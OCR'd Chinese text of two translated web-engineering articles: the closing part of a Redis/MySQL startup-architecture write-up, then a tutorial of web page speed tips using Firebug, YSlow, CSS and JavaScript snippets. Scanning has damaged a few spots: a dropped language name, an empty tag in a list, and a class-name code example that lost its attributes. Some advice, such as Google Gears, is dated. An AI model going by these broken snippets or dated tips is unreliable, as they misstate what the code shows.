
db.redis1:6379> info keyspace

Keyspace

db0:keys=16XXXXXXX,expires=11XXXXXX,avg_ttl=0

“期满”键数量越接近0情况越危险，这个时候管理员就需要考虑适当的分片或者是增加内存。

我们如何进行监控？这里使用Icinga check，仪表盘会显示数字是否会达到临界点，我们还使用了Redis来可视化“丢失键”的比率。



在一年后，我们已经爱上了Redis，它从未让我们失望，这一年系统从未发生任何宕机情况。

MySQL

在Redis之外，我们还使用了传统RDBMS——MySQL。但是区别于他人，我们通常使用它作为三级缓存层。我们使用 MySQL存储一些不会经常使用对象以降低Redis的资源使用率，因此它们被放到了硬盘上。这里没有什么可说道的地方，我们只是尽可能地让其保持简单。 我们使用了两个MySQL服务器，配置是Xeon E5-1620@3.60GHz，64GB RAM，SSD。两个服务器使用本地、异步的主-
主复制。此外，我们使用一个单独的从节点作为备份。

MySQL的高可用性

在应用程序中，数据库永远是最难的瓶颈。当前，这里还不需要考虑横向扩展操作，我们多是纵向扩展Redis和MySQL服务器。当 下这个策略还存在一定的发展空间，Redis运行在一个126GB内存的服务器上，扩展到256GB也并不困难。当然，这样的服务器也存在劣势，比如快 照，又或是是简单的启动——Redis服务器启动需要很长的时间。

在纵向扩展失效后进行的必然是横向扩展，值得高兴的是，项目开始时我们就为数据准备了一个易于分片的结构：

在Redis中，我们为记录使用了4个“heavy”类型。基于数据类型，它们可以分片到4个服务器上。我们避免使用哈希分片，而是选择基于记录类型分片。这种情况下，我们仍然可以运行MGET，它始终在一种类型键上执行。

在MySQL上，结构化的表格非常易于向另一台服务器上迁移——同样基于记录类型（表格）。当然，一旦基于记录类型的分片不再奏效，我们将转移至哈希。

学到的知识

- 不要共享你的数据库。一旦一个前端网站期望切换会话处理到Redis，Redis缓存空间将被耗尽，同时它会拒绝应用程序保存下一个缓存键。这样一来所有的缓存将转至MySQL服务器，这将导致大量开销。

- 日志越详细越好。如果log-lines中没有足够的信息，快速Debug问题定位将成为难点。如此一来，你不得不等待一个又一个问题发生，直到找到根结所在。

- 架构中使用复杂的框架并不意味着低性能。许多人惊讶我们使用全堆栈框架来支撑如此流量应用程序，其秘诀在于更聪明的使用工具，否则即使是Node.js也可能变得很慢。选择一个提供良好开发环境的技术，没有人期望使用一堆不友好的工具，这将降低开发团队士气。

译文链接：http://www.csdn.net/article/2014-08-14/2821203

原文链接：http://highscalability.com/blog/2014/8/11/the-easy-way-of-building-a-growing-startup-architecture-usin.html

20多种提升网页速度的技巧

作者：Marco Kotrotsos

您希望加快网页的加载速度吗？了解如何通过缩短加载时间来改善拨号上网用户的浏览体验，在某些情形下，加载时间最多可缩短 80%。

引言

不是所有人都能够使用高速 Internet 连接。即使每个人都能够使用高速网络，也会因为各种各样的原因使您的 Web 应用程序看起来运行缓慢。在这个宽带速度不断提高的时代，您应当关注一下页面加载时间。将珍贵的页面加载时间缩短几秒，将更加珍贵的请求和响应时间缩短几 毫秒。您将为访问者创造一种更好的体验。

阅读完本文之后，您将能够较好地了解网页加载时间优化的基本知识。您还能够使用工具和知识更好地识别和判断加载缓慢的页面部分和瓶颈。

先决条件

在理想情况下，您应该安装了 Mozilla Firefox。您还应该大体了解 Web 开发。本文涉及的主题并不复杂，但是如果您了解超文本标记语言（Hyper-text Markup Language，HTML）、层叠样式表（Cascading Style Sheet，CSS）以及 ™ 编程语言等主题，那么在学习本文时将更加得心应手。不需要使用集成开发环境（IDE），只需使用您喜爱的编辑器。

您必须在浏览器中启用了 JavaScript。另外，要学习与 Firebug 和 YSlow 相关的内容，您需要安装 Firefox Web 浏览器。

假设您没有宽带

许多人通过某种形式的宽带连接访问 Internet，这些形式可能是 DSL、网线、光纤或其他方法。但是，无法使用这类技术的用户不得不使用拨号连接。您一定已经忘记拨号上网是什么感觉了，但您可以试着回想一下网页逐行加载时的情形。

幸运的是，这些可怜的人们现在已经能够获得一些帮助。您可以通过缩短加载页面的时间来改善他们的体验。但是，拨号连接并不是降低加载和响应速度的惟 一原因。许多 Web 设计人员错误地认为高速 Internet 连接的到来会使网站性能优化变得没有必要。这种观点是不对的。例如，过去使用桌面软件执行的许多任务现在可以在线执行。在 Web 应用程序中获得像桌面软件那样的高速响应体验非常困难，因此性能优化非常重要。幸运的是，一些工具和最佳实践可用于缩短响应和加载时间，提供更加流畅的体 验。

基本工具

对于所有与优化相关的任务，您必须使用工具来诊断瓶颈和识别问题。现在在 Web 开发中使用最广泛的两个工具是 Firebug 和 YSlow，它们都是开源、免费的 Firefox 插件。

Firebug

Firebug（参见 参考资料）是最流行的 Firefox 扩展之一，该应用程序能够使 Web 开发人员的工作更加轻松。它包含许多非常有用的功能，比如：

- JavaScript 调试
- JavaScript 命令行
- 监视 JavaScript 性能和跟踪 XmlHttpRequests
- 登录 Firebug 控制台
- 跟踪
- 检查 HTML 元素和动态编辑 HTML 代码
- 动态编辑 CSS 文档

YSlow

YSlow（参见 参考资料）分析网页，并根据 Yahoo! 起草的高性能网站规则（参见 参考），告诉您网页加载缓慢的原因。YSlow 是一个与 Firebug 集成的 Firefox 插件，因此您需要首先安装 Firebug，然后才能安装和使用 YSlow。


安装 Firebug

两个 Firefox 扩展的安装过程都非常简单。要安装 Firebug，执行以下步骤：

1. 打开 Firefox，转到 Firebug 主页。
2. 安装最新版的 Firebug。
3. 如果 Firefox 配置为阻止弹出窗口，单击 Allow 允许打开安装窗口。否则，单击 Install Now。
4. 重启 Firefox。

您现在可以从 Tools 菜单访问 Firebug。可以在新窗口或现有窗口中打开 Firebug（参见 图 1）。

图 1. Firefox 起始页的 Firebug HTML 和 Style 视图



安装 YSlow

安装 Firebug 之后，接下来安装 YSlow。为此，执行以下步骤：


1. 打开 Firefox，然后转到 YSlow 主页。

2. 安装插件，然后重启 Firefox。注意：与许多其他 Firefox 扩展不同，YSlow 不会自动启动。必须首先激活它。

3. 要激活 YSlow，在状态栏右键单击其图标，然后单击 Autorun。

图 2 显示了 YSlow 性能分析的结果。

图 2. Firefox 起始页的 YSlow 性能分析



常识：牢记设计规则

令人惊讶的是简单的设计规则通常会被忽视，最终产生未经优化的、下载缓慢的网页。牢记以下规则，页面的加载速度将会更快。

使用良好的结构

可扩展 HTML (XHTML) 具有许多优势，但是其缺点也很明显。XHTML 可能使您的页面更加符合标准，但是它大量使用标记（强制性的 <start> 和 <end> 标记），这意味着浏览器要下载更多代码。所以，事情都有两面性，尝试在您的网页中使用较少的 XHTML 代码，以减小页面大小。

如果您确实不得不使用 XHTML，试着尽可能对它进行优化。例如，删除空格并采用严格的 XHTML 编码实践，提高下载和解析速度。要严格执行 XHTML Strict 规则，向文档中添加以下 doctype 语句：

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

XHTML 1.0 Strict 与 Strict HTML 4.01 是等效的，包含的属性和元素没有出现在 HTML 4.01 规范的反对内容中。记住，有两个标记能够在 XHTML Transitional 中使用，但不能在 XHTML Strict 中使用，例如：

-
- <font>
- <iframe>
- <strike>
- <u>

不要使布局超载

在博客（和新的站点）流行起来之前，让页面水平滚动甚至垂直滚动被认为是糟糕的实践。页面越小，越难以（但并不是不可能）完好地填充屏幕。现在，对 于博客和内容驱动的网站，不时可以看到几百 Kb 大小的长页面。是的，您需要填充更多空间，但是这并不意味着您必须使用大的背景图像、大量表格或者许多内容来填充。坚持简约原则：少即是多。页面中充斥着 各种类型的图像、视频、广告等，这大大违背实用性原则，因此，在增加页面的内容时请三思。

不要使用图像来表示文本

我们很少会控制字体在不同浏览器中的显示方式，与字体不同的是，图像总是精确地按照其设计方式来显示。但这不能当作使用图像来表示文本的借口。

使用图像表示文本的最常见示例就是在导航栏中。美观的按钮更加具有吸引力，但是它们的加载速度很慢。此外，图像仍然不能由搜索引擎直接索引，因此， 使用图像进行导航不利于搜索引擎优化（search engine optimization，SEO）。当无需图像就可以通过大量 CSS 技巧创建漂亮的按钮时，绝不使用图像来表示文本。

一种适用于 CSS 样式的特定导航类型就是选项卡式导航，如 图 3 所示。

图 3. 选项卡式导航

除了体积较小之外，这种实现导航的方式也更加符合 Web 标准。

清单 1 和 清单 2 中的代码以纯 CSS/XHTML 的形式实现基于选项卡的导航功能。

清单 1. 基于选项卡导航的 CSS 文档

```
#nav {
float:left;
width:100%;
background:#E7E5E2;
font-size:95%;
line-height:normal;
border-bottom:1px solid #54545C;
}
#nav ul {
margin:0;
padding:10px 10px 0 50px;
```

```
list-style:none;
}
#nav li {
display:inline;
margin:0;
padding:0;
}
#nav a {
float:left;
background:url("tableftK.gif") no-repeat left top;
margin:0;
padding:0 0 0 4px;
text-decoration:none;
}
#nav a span {
float:left;
display:block;
background:url("tabrightK.gif") no-repeat right top;
padding:5px 15px 4px 6px;
color:#FFF;
}
/* Commented Backslash Hack hides rule from IE5-Mac \*/
#nav a span {float:none;}
/* End IE5-Mac hack */
```

```
#nav a:hover span {
color:#FFF;
background-position:100% -42px;
}
#nav a:hover {
background-position:0% -42px;
}
#nav a:hover span {
background-position:100% -42px;
}
```

清单 2. 基于选项卡导航的 HTML 代码

```
<div id="nav">
<ul>
<li><a href="#" title="Link 1"><span>Link 1</span></a></li>
<li><a href="#" title="Link 2"><span>Link 2</span></a></li>
<li><a href="#" title="Link 3"><span>Link 3</span></a></li>
<li><a href="#" title="Longer Link Text"><span>Longer Link Text</
span></a></li>
<li><a href="#" title="Link 5"><span>Link 5</span></a></li>
</ul>
</div>
```

检查 cookie 使用情况

cookie 可能是很小的文件，但是浏览器仍然需要下载它们。较大的 cookie 所需的下载时间更长，进而增加了浏览器加载网页的时间。正因为如此，尽可能缩小 cookie 来最小化对浏览器响应时间的影响非常重要。

此外，设置一个较早的 expire 日期或者根本不设置 expire 日期，会缩短响应时间。要在 PHP 语言中设置 cookie 的 expire 日期，使用以下代码：

```
<?php
$expire = 2592000 + time();
// Add 30 day’s to the current time
setcookie(userid, “123rrw3”, $expire);
?>
```

这段代码设置 cookie userid，并将 expire 日期设置为自当前日期之后 30 天。

不要包含不必要的 JavaScript 代码，尽可能将其外部化

与 cookie 类似，JavaScript 文件的下载也需要时间，这不可避免地会降低整个页面的加载速度。因此，明智地使用 JavaScript（仅在真正必要时才使用）并优化脚本的大小和速度。

缩短 JavaScript 下载时间的另一种方式是使用外部文件，而不是包含脚本内联。这种方法也适用于 CSS，因为浏览器会缓存外部化的文本，而（在 HTML 页面自身中）以内联方式编码的 CSS 或 JavaScript 每次都会随 HTML 一起加载。要通过在 HTML 中引用 CSS 和 JavaScript 代码来外部化它们，可以使用具有以下形式的代码：

```
<link href="/stylesheets/myStyle.css" media="all" rel="Stylesheet" type="text/css" />
```

```
<script src="/javascripts/myJavascript.js" type="text/javascript"><-
/script>
```

尽可能避免使用表格

表格被用作网页的主要构建块，但是作为页面布局元素，使用表格现在被认为是糟糕的做法。有时候，您必须使用表格（并且它们被认为是显示表格数据的出 色实践）。如果是这样，明确地指定表格单元格、行和列的宽度和高度，否则，浏览器必须执行许多操作来计算如何显示它们，这会降低页面加载速度：

```
<td width="50px" height="10px">...</td>
```

删除任何不必要的元素

可能这是所有技巧中最显而易见的一个，但是它也是最容易忘记的一个技巧。我曾经提到过 “少即是多”：这不仅是为了真正吸引更广泛的用户，还意味着需要下载和处理的东西更少。如果您真正需要在网页上放置许多内容，考虑将网页分为 2 个、3 个或更多的独立页面。

一些优化网页的技巧

可以使用许多方法来优化您的网页，包括压缩 JavaScript 文件，使用超文本传输协议（Hypertext Transfer Protocol ，HTTP）压缩，以及设置图像大小。

压缩和缩小 JavaScript 文件

JavaScript 文件可能非常大，这意味着在某些情形中，它们的下载时间可能比所有其他组件下载时间之和还长。解决此问题的一种方法是压缩 JavaScript 文件。您可以使用 GNU zip (gzip) 来完成此任务，因为许多浏览器都支持这种压缩算法。

另一种替代方法是缩小文件。这种方法删除代码中所有不必要的字符，比如制表符（tab）、新行和空格。它删除代码中的注释和空白，进一步缩小文件大小。外部和内部样式表都可以缩小。两种最流行的缩小工具是 JSMin 和 YUI Compressor（参见 参考资料）。

使用 HTTP 压缩，并始终使用小写的 div 和类名

可以使用 HTTP 压缩来减少服务器与浏览器之间的通信量。可以在 Apache 中配置 HTTP 压缩（.htaccess 文件），或者可以将其包含到页面中（对于 PHP，可以使用一个 HTTP_ACCEPT_ENCODING 选项）。但是请注意：不是所有浏览器都支持压缩。即使是支持压缩的浏览器，压缩和解压缩都会加重处理器的负载。要在 Apache 中启用地毯式（blanket）压缩（即压缩所有文本和 HTML），使用以下命令：

```
AddOutputFilterByType DEFLATE text/html text/plain text/xml
```

另外，考虑一下您想要压缩的内容。图像、音乐和视频在创建时已经进行了压缩，因此您可以将压缩对象限制为 HTML、CSS 和 JavaScript 文件。

另一种减少压缩工作的技巧是使用小写形式的 元素和类名。由于大小写敏感性，并且使用的是无损压缩，<header> 与 <Header> 不同，它们被压缩为两个不同的标记。在下面的例子中，对于压缩程序来说，Important 类与 important 类是不同的，这意味着对于压缩程序，它们表示不同的对象，因此被分别压缩为两段不同的文本。

```
<div>read this!</div>

<div>This will cost you some valuable load time</div>
```

留意细节似乎无关紧要。但是当您优化文件时，所有细微的细节都应考虑在内。

设置图像大小

与表格单元格、行和列一样，当您未明确设置图像大小时，浏览器需要执行计算来显示图像，这会降低处理速度。此外，在某些情形下，图像大小的计算结果可能不正确，因此图像会发生变形。

将 CSS 图像映射用于装饰功能

使用图像映射代替多个图像，这是另一种缩短加载时间的方式，因为同时下载图像的各个独立部分能够加快整个页面的下载进度。或者，您可以使用某种名为 CSS sprites 的工具（参见 参考资料）。CSS sprites 可帮助减少 HTTP 请求的数量。一个图像可以包含装饰或布置页面所需的所有图像元素。您使用 CSS 来选择（通过调用某些位置和维度）用于特定元素的映射。

尽可能延迟脚本加载

我 在前面 提到过，移除完全不需要的 JavaScript 代码能够加快加载和处理速度。但是如果代码已经非常精简并且必须在页面中包含 JavaScript 代码的话，该怎么办?

在这种情形下，一种提升页面下载速度的潜在方式是将脚本放在页面的底部，使页面加载更迅速。通常，浏览器只能（从同一个域）下载不超过两个并行对 象，如果一个对象是一段 JavaScript 代码，那么在该脚本下载完之前，其他页面组件的下载将会暂停。如果将 JavaScript 代码放在页面底部，（在大多数情况下）它将在最后下载，这时所有其他组件都已下载完。

使用 Firebug 扩展跟踪加载缓慢的文件，我敢打赌您的 JavaScript 文件是下载最慢的文件。压缩 JavaScript 文件会有所帮助，但是仅仅这样可能还不够。您可以使用以下代码片段延迟 JavaScript 的加载：

```
var delay = 5;
setTimeout("heavy();", delay * 1000);
```

这段代码将对 heavy() 方法的调用延迟了 5 秒。您可以将这段代码与下面的技巧结合使用来延迟整个 JavaScript 文件的加载。

按需加载 JavaScript 文件

要按需加载 JavaScript，使用 import() 函数，如 清单 3 所示。

清单 3. import() 函数

```
function $import(src){
  var scriptElem = document.createElement('script');
  scriptElem.setAttribute('src',src);
  scriptElem.setAttribute('type','text/javascript');

document.getElementsByTagName('head')[0].appendChild(scriptElem);
}

// import with a random query parameter to avoid caching
function $importNoCache(src){
  var ms = new Date().getTime().toString();
  var seed = "?" + ms;
  $import(src + seed);
}
```

验证函数加载

也可以验证一个函数是否被加载，如果没有，加载 JavaScript 文件。为此，使用 清单 4 中的代码。

清单 4. 验证函数是否被加载

```
if (myfunction){
  // The function has been loaded
}
else{ // Function has not been loaded yet, so load the javascript.
  $import('http://www.yourfastsite.com/myfile.js');
}
```

注意：可以使用 defer 属性，但不是所有浏览器（包括 Firefox）都支持它。

优化 CSS 文件

如果经过适当优化和维护，CSS 文件不一定很大。例如，具有很多独立类的 CSS 文件会影响下载速度。与 JavaScript 文件一样，您需要优化 CSS 文件，使其包含所需的所有内容，同时保持合理的大小。另外，使用外部文件代替内联定义来适应浏览器的缓存机制。

使用内容分布网络

内容分布网络（Content-distribution network，CDN）是另一种缩短下载时间的好方法。当您将静态图像放在 Internet 上的许多服务器上时，用户能够从离他们最近的服务器下载这些图像。此外，大多数 CDN 都在快速服务器上运行，因此无论服务器的加载速度如何，其响应速度都比小型的超载服务器快。

对资产使用多个域来增加连接

CDN 的另一个优势是它们是独立的域。因为您的浏览器将并发连接的数量限制到一个单一的域，因此无论何时加载一个页面，都很容易占满所有线程。因此，到其他资产 的连接被延迟了。然而，您的浏览器能够打开新线

程或到其他域的连接，这样，从另一个域加载的任何资产都可以与其他所有资产同时加载。

在合适的时候使用 Google Gears

使用 Google Gears（参见 参考资料） 是避免用户反复下载同一内容的另一种好方法。Gears 允许用户离线访问 Web 应用程序，但是也允许将页面元素持久化到用户的计算机上。因此，频繁加载但未进行更新的内容可以存储在 Gears 数据库中，该数据库是一个 SQLite3 关系数据库管理系统。对同一内容的所有 next 请求都可以从数据库（而不是服务器）直接加载。

安装 Gears 之后，获取 gears_init.js 文件，以便轻松访问 Gears 工厂和应用程序编程接口（API），将其保存为 gears_init.js，通过以下方式在您的代码中引用它：

```
<script type="text/javascript" src="gears_init.js"></script>
```

要确定是否已安装 Gears，使用 清单 5 中的代码。

清单 5. 确定是否已安装 Gears

```
<script>
if (!window.google || !google.gears) {
location.href =
"http://gears.google.com/?action=install&message=<welcome message>"
+ "&return=<return url>";
}
</script>
```

如果未安装 Gears，代码将向您提供下载 Gears 的 URL。

当所有元素都通过验证并且 Gears 已安装之后，您可以测试 Gears 的极其有用的数据库功能，使用 清单 6 中的 JavaScript 代码。

清单 6. 测试数据库功能

```
<script type="text/javascript">
var db = google.gears.factory.create('beta.db');
db.open('database-test');
db.execute('create table if not exists Test' +
' (Phrase text, Timestamp int)');
db.execute('insert into Test values (?, ?)', ['Monkey!', new
Date().getTime()]);
var rs = db.execute('select * from Test order by Timestamp desc');

while (rs.isValidRow()) {
alert(rs.field(0) + '@' + rs.field(1));
rs.next();
}
rs.close();
</script>
```

这段代码在您的计算机或服务器上创建一个本地数据库 db。如果表 Test 不存在，则创建一个，然后插入测试数据（Monkey! 和时间）。代码从数据库获取数据，并在浏览器中以警告的形式呈现出来。

想像一下可能发生的结果!

使用 PNG 格式的图像

Graphic Interchange Format (GIF) 和 Joint Photographic Experts Group (JPEG) 图像格式都已过时了： Portable Network Graphic (PNG) 是未来流行的格式。当然，您可以说 GIF 和 JPEG 已经消亡，或者 PNG 没有任何缺陷，但是所有事物都有各自的优缺点，PNG 以最佳的文件大小提供了出色的质量。因此，如果进行选择的话，应该尽可能使用 PNG 图像。

保持 Ajax 调用简短、准确

当统称为 Asynchronous JavaScript + XML (Ajax) 的技术在两年前出现时，这些技术为处理页面请求和响应提供了一种革命性方法。然而，拨号用户可能从来没机会体验其真正的优势，因为在许多情形下，Ajax 需要在浏览器与服务器之间大量通信。因此，如果您能够保持 Ajax 调用简短和准确，可以避免用户花费无止尽的时间来等待元素刷新或响应。

进行一次较大的 Ajax 调用并在本地处理客户机数据

如果不能进行简短的 Ajax 调用，或者如果这些调用不能提供期望的结果，可以考虑一种替代方法：进行一次大的 Ajax 调用来获取所需的一切内容，然后让客户机在本地处理数据。通过这种方式，客户机只需等待一次（获取传入的数据），但是在此之后（当浏览器与服务器之间没有 必要通信时），处理速度将更快。当然，还有大量 Ajax 优化技术，本教程无法一一列出。如果想要了解关于 Ajax 的更多信息，请查看 参考资料。

在沙箱中测试代码

还有一个经常被遗忘的常用技巧。尽管清醒的 Web 开发人员通常会在启动应用程序之前对其进行测试，但是有时候测试会使他们不那么重视维护任务，或者新功能添加得太快，并且未经过充分考虑或测试。结果，余下的脚本减缓了应用程序的速度。

如果您添加一项新功能，可以首先在沙箱里（完全脱离了应用程序的其余部分）进行测试，查看它作为单个函数的行为。通过这种方式，您可以反复检查，并 分析性能和响应时间，无需考虑 Web 应用程序的其余部分。然

后，当新功能的行为符合预期时，可以将其引入到应用程序的其余部分中，运行其他测试，保证功能本身的行为符合预期。

分析站点代码

在许多场景中，自我反省是一个不错的建议。幸运的是，在开发过程中，我们可以使用工具来帮助反省，并尽可能客观地进行实践。像 JSLint（参见 参考资源）这样的工具的价值是无法衡量的，尽管其站点宣称它 “可能令您备受挫折”，因为它向您提供了所有的潜在代码缺陷，这些缺陷不但使调试更加困难，而且可能导致更长的响应时间。

使用 JSLint 检查 JavaScript 代码中的错误或糟糕的编码实践

您不需要像完美主义者那样追求完美无缺的 JavaScript 代码。但是，许多开发人员没有认真对待代码分析，通常在开发过程中跳过了这个步骤。不幸的是，错误和糟糕的编码实践不仅不太专业，而且可能减缓应用程序的速度。当浏览器忙于应付错误和糟糕的编码实践时，加载不仅需要更多时间，还会导致难以调试的错误。

因此，如果想要获得良好的代码，可以考虑使用代码分析工具。有许多不同的工具可供使用，但是最适合 JavaScript 语言的工具非 JavaScript Lint 莫属，它也叫做 JSLint（参见 参考资料）。也可以使用 Firebug，但是 JSLint 更加正式，它包含在 YSlow 中。

检查孤立的文件和丢失的图像

检查孤立的文件和丢失的图像是一种明智之举。大部分 Web 开发人员都会检查错误的文件引用，但是这里仍然需要说明一下。丢失的文件容易引起各种问题，因为它们会导致 “The image/page cannot be displayed” 之类的错误消息。但是在网页速度优化方面，它们具有更大的缺陷：当浏览器寻找丢失的或孤立的文件时，它会消耗资源，这不可避免地会导致页面处理速度变慢。 因此，请检查孤立或丢失的文件，包括拼写错误的文件名。

YSlow 扩展

YSlow Firebug 扩展使主观的网页分析日渐被淘汰。YSlow 使用 Yahoo! 起草的面向高性能网站的权威规则，分析网页并告诉您它们变慢的原因。

使用 YSlow 分析网页

YSlow 是一个相对较小但非常有用的 Firefox 扩展。当启动 YSlow 时，该扩展在浏览器的下半部分中打开，如 图 4 所示。

图 4. Firefox 中的 YSlow 扩展

